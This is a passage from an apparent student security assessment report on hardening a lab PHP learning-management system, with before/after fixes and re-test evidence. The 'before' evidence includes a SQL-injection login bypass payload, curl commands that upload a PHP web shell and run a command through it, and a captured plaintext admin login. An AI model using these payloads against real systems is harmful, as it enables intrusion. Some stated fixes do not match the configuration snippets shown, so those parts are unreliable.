
    $connection = new mysqli("localhost", "root", "", "online_lms");



    $stmt = $connection->prepare(
    "SELECT * FROM `user`
    WHERE `username`=? AND `password`=?"
    );


    $stmt->bind_param("ss", $username, $password);

    $stmt->execute();

    $table = $stmt->get_result();
```

	Fix 2: Request Validation Query Before: It checked if the username provided actually exists in the request table by using user input in the SQL query itself. It enabled malicious input to modify the query structure, thus allowing SQL injections.  After: The query was then replaced by a prepared statement, where the query has been parameterized. This ensures that the user input has been bound separately from the SQL query to avoid it being seen as a command. 
Before	Before remediation, the payload ' OR '1'='1' -- successfully bypassed authentication and granted administrator access due to unsanitized SQL queries.

	
After	After remediation, the same SQL Injection payload was rejected by the application and authentication was denied. 
Re-test Result	In the process of re-testing, the payload which was used for exploitation is unable to bypass authentication. This means that now the program responds with the error message "Invalid Username or Password," indicating that the malicious payload is not being executed by the database.

5.1.3 Hardening of Security Misconfiguration

Finding	Security Misconfiguration
Severity	Critical

Applied Fix	// FIX 1: Authentication check must be logged in
	if (!isset($_SESSION["u"])) {
	  echo json_encode(["msg" => "Unauthorized access"]);
	  exit;
	}
	
	// FIX 2: Validate id is numeric only prevents path traversal and SQLi
	$id = $_POST["id"];
	if (!is_numeric($id)) {
	  echo json_encode(["msg" => "Invalid assignment ID"]);
	  exit;
	}
	
	// FIX 3: Check file was uploaded or not
	if (!isset($_FILES["assAnswer"]) || $_FILES["assAnswer"]["error"] !==
	UPLOAD_ERR_OK) {
	  echo "No file uploaded or upload error";
	  exit;
	}
	
	$file_tmp = $_FILES["assAnswer"]["tmp_name"];
	$file_name = $_FILES["assAnswer"]["name"];

```php
$file_size = $_FILES["assAnswer"]["size"];

// FIX 4: Whitelist allowed extensions - PDF only
$allowed_extensions = ["pdf"];
$file_ext = strtolower(pathinfo($file_name, PATHINFO_EXTENSION));

if (!in_array($file_ext, $allowed_extensions)) {
    echo "Only PDF files are allowed. Uploaded: ." . $file_ext;
    exit;
}

// FIX 5: Verify real MIME type
$finfo = finfo_open(FILEINFO_MIME_TYPE);
$real_mime = finfo_file($finfo, $file_tmp);
finfo_close($finfo);

$allowed_mimes = ["application/pdf"];
if (!in_array($real_mime, $allowed_mimes)) {
    echo "Invalid file type detected: " . $real_mime;
    exit;
}

// FIX 6: Check file size - max 5MB
$max_size = 5 * 1024 * 1024; // 5MB
if ($file_size > $max_size) {
    echo "File too large. Maximum size is 5MB";
    exit;
}
```


Before

```
┌──(kali㉿manisha)-[~]
└─$ curl -X POST \
> http://192.168.65.1/online_lms/online_lms/process_uploadAss.php \
> -F "id=shell.php" \
> -F "assAnswer=@/tmp/shell.php"

Submitted Successfully

┌──(kali㉿manisha)-[~]
└─$ curl "http://192.168.65.1/online_lms/online_lms/Answers/shell.php?cmd=whoami"
manisha-asus\user

┌──(kali㉿manisha)-[~]
└─$
```

After	
Re-test Result	┌──(kali㉿manisha)-[~] └─$ cat /tmp/cookies.txt # Netscape HTTP Cookie File # https://curl.se/docs/http-cookies.html # This file was generated by libcurl! Edit at your own risk. 192.168.65.1 FALSE / FALSE 0 PHPSESSID h0p6bdg3i0asgrjanfhf8ut7ao ┌──(kali㉿manisha)-[~] └─$ curl -X POST \ http://192.168.65.1/online_lms/online_lms/process_uploadAss.php \ -b /tmp/cookies.txt \ -F "id=1" \ -F "assAnswer=@/tmp/shell.php" Only PDF files are allowed. Uploaded: .php ┌──(kali㉿manisha)-[~] └─$ curl -X POST \

	http://192.168.65.1/online_lms/online_lms/process_uploadAss.php \ -b /tmp/cookies.txt \ -F "id=../shell" \ -F "assAnswer=@/tmp/shell.php" {"msg":"Invalid assignment ID"} ┌──(kali㉿manisha)-[~] └─$ python3 -c " data = b'%PDF-1.4\n1 0 obj\n<< /Type /Catalog /Pages 2 0 R >>\nendobj\n2 0 obj\n<< /Type /Pages /Kids [3 0 R] /Count 1 >>\nendobj\n3 0 obj\n<< /Type /Page /Parent 2 0 R /MediaBox [0 0 612 792] >>\nendobj\nxref\n0 4\n0000000000 65535 f\n0000000009 00000 n\n0000000058 00000 n\n0000000115 00000 n\ntrailer\n<< /Size 4 /Root 1 0 R >>\nstartxref\n190\n%%EOF' open('/tmp/test.pdf', 'wb').write(data) print('PDF created') " PDF created ┌──(kali㉿manisha)-[~] └─$ curl -X POST \ http://192.168.65.1/online_lms/online_lms/process_uploadAss.php \ -b /tmp/cookies.txt \ -F "id=1" \ -F "assAnswer=@/tmp/test.pdf" Submitted Successfully

5.1.5 Hardening of MySQL Root Account

Finding	Exposed MySQL Root Account
Severity	Critical
Applied Fix	Uncommented bind-address=127.0.0.1 in C:\xampp\mysql\bin\my.ini to restrict MySQL connections to localhost only. Before:

```
# The MySQL server
default-character-set=utf8mb4
[mysqld]
port=3306
socket="C:/xampp/mysql/mysql.sock"
basedir="C:/xampp/mysql"
tmpdir="C:/xampp/tmp"
datadir="C:/xampp/mysql/data"
pid_file="mysql.pid"
# enable-named-pipe
key_buffer=16M
max_allowed_packet=1M
sort_buffer_size=512K
net_buffer_length=8K
read_buffer_size=256K
read_rnd_buffer_size=512K
myisam_sort_buffer_size=8M
log_error="mysql_error.log"

# Change here for bind listening
# bind-address="127.0.0.1"
# bind-address = ::1          # for ipv6

# Where do all the plugins live
plugin_dir="C:/xampp/mysql/lib/plugin/"
```




After:

```
# The MySQL server
default-character-set=utf8mb4
[mysqld]
port=3306
socket="C:/xampp/mysql/mysql.sock"
basedir="C:/xampp/mysql"
tmpdir="C:/xampp/tmp"
datadir="C:/xampp/mysql/data"
pid_file="mysql.pid"
# enable-named-pipe
key_buffer=16M
max_allowed_packet=1M
sort_buffer_size=512K
net_buffer_length=8K
read_buffer_size=256K
read_rnd_buffer_size=512K
myisam_sort_buffer_size=8M
log_error="mysql_error.log"

# Change here for bind listening
bind-address="127.0.0.1"
# bind-address = ::1          # for ipv6

# Where do all the plugins live
plugin_dir="C:/xampp/mysql/lib/plugin/"
```

Before	Port 3306 open and accessible remotely

	
After	Port 3306 filtered 
Re-test Result	

5.1.6 Hardening of Exposed Apache Server Information without Authentication

Finding	Exposed Apache Server Information without Authentication
Severity	Medium
Applied Fix	Commented out “Include conf/extra/httpd-info.conf” in C:\xampp\apache\conf\httpd.conf and restarted Apache Before:

```
# Real-time info on requests and configuration
#Include conf/extra/httpd-info.conf

# Virtual hosts
Include conf/extra/httpd-vhosts.conf

# Local access to the Apache HTTP Server Manual
#Include conf/extra/httpd-manual.conf
```

After:

```
# Real-time info on requests and configuration
Include conf/extra/httpd-info.conf

# Virtual hosts
Include conf/extra/httpd-vhosts.conf

# Local access to the Apache HTTP Server Manual
#Include conf/extra/httpd-manual.conf
```

Added

```
AcceptFilter http none
AcceptFilter https none
# AJP13 Proxy
<IfModule mod_proxy.c>
<IfModule mod_proxy_ajp.c>
Include "conf/extra/httpd-ajp.conf"
</IfModule>
</IfModule>

ServerTokens Prod
ServerSignature Off
```

Before

```
┌──(kali㉿kali)-[~]
└─$ curl -s -o /dev/null -w "%{http_code}" http://192.168.116.1/server-info
200

┌──(kali㉿kali)-[~]
└─$ curl -I http://192.168.116.1/online_lms/online_lms/
HTTP/1.1 200 OK
Date: Wed, 17 Jun 2026 18:34:50 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
Content-Type: text/html;charset=UTF-8
```

After	
Re-test Result	 The /server-info URL now produces a 404 HTTP status code, meaning that the server information page can no longer be accessed. The version information is also no longer exposed through the HTTP response header; instead of seeing "Server: Apache X.X.X," we now see just "Server: Apache."

5.1.7 Hardening of Plaintext Transmission of Sensitive Information

Finding	Plaintext Transmission of Sensitive Information
Severity	High

Applied Fix	Before: Default SSL configuration
	`<VirtualHost _default_:443>`
	
	`#  General setup for the virtual host`
	`DocumentRoot "C:/xampp/htdocs"`
	`ServerName www.example.com:443`
	`ServerAdmin admin@example.com`
	`ErrorLog "C:/xampp/apache/logs/error.log"`
	`TransferLog "C:/xampp/apache/logs/access.log"`
	
	After:

```
<VirtualHost _default_:443>

#   General setup for the virtual host
DocumentRoot "C:/xampp/htdocs"
ServerName localhost:443
ServerAdmin admin@example.com
ErrorLog "C:/xampp/apache/logs/error.log"
TransferLog "C:/xampp/apache/logs/access.log"
```

SSL/TLS was configured through the modification of the httpd-ssl.conf file of Apache where the directive ServerName was changed from its default setting of www.example.com:443 to locathost:443.The server was accessed using the HTTPS protocol, thus ensuring encryption information via TLS.

HTTP access is not allowed to continue in plaintext. Any HTTP request is automatically redirected to HTTPS before sensitive information is submitted.

SignIn.php | process_uploadAss.php | process_createAcc.php | process_signIn.php

online_lms > online_lms > SignIn.php

```php
<?php
if (empty($_SERVER['HTTPS']) || $_SERVER['HTTPS'] === 'off') {
    $redirect = 'https://' . $_SERVER['HTTP_HOST'] . $_SERVER['REQUEST_URI'];
    header("Location: $redirect");
    exit();
}
?>
```



Before

```
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----geckoformboundary4659c8cdbad3f9c1866bf1
Content-Length: 289
Origin: http://192.168.116.1
Connection: keep-alive
Referer: http://192.168.116.1/online_lms/online_lms/online_lms/SignIn.php?
Cookie: PHPSESSID=7vn3987vse0k88b3974fdpkl2g
Priority: u=0

------geckoformboundary4659c8cdbad3f9c1866bf14da92b3681
Content-Disposition: form-data; name="username"



admin
------geckoformboundary4659c8cdbad3f9c1866bf14da92b3681
Content-Disposition: form-data; name="password"

admin
------geckoformboundary4659c8cdbad3f9c1866bf14da92b3681--
```

After	
Re-test Result	 Wireshark analysis after enabling HTTPS shows only TLSv1.3 handshake and encrypted application data packets. This suggests that the security threat has been resolved

5.2 Network Protection Controls

5.2.1 IDS Deployment



Finding	The website was vulnerable to multiple common web attacks, like SQL injection, unauthorized access to admin page and malicious web shell upload attempt.
Severity	High
Applied Fix	Deployed Network Intrusion Detection System (IDS) using Suricata
Before	
After	

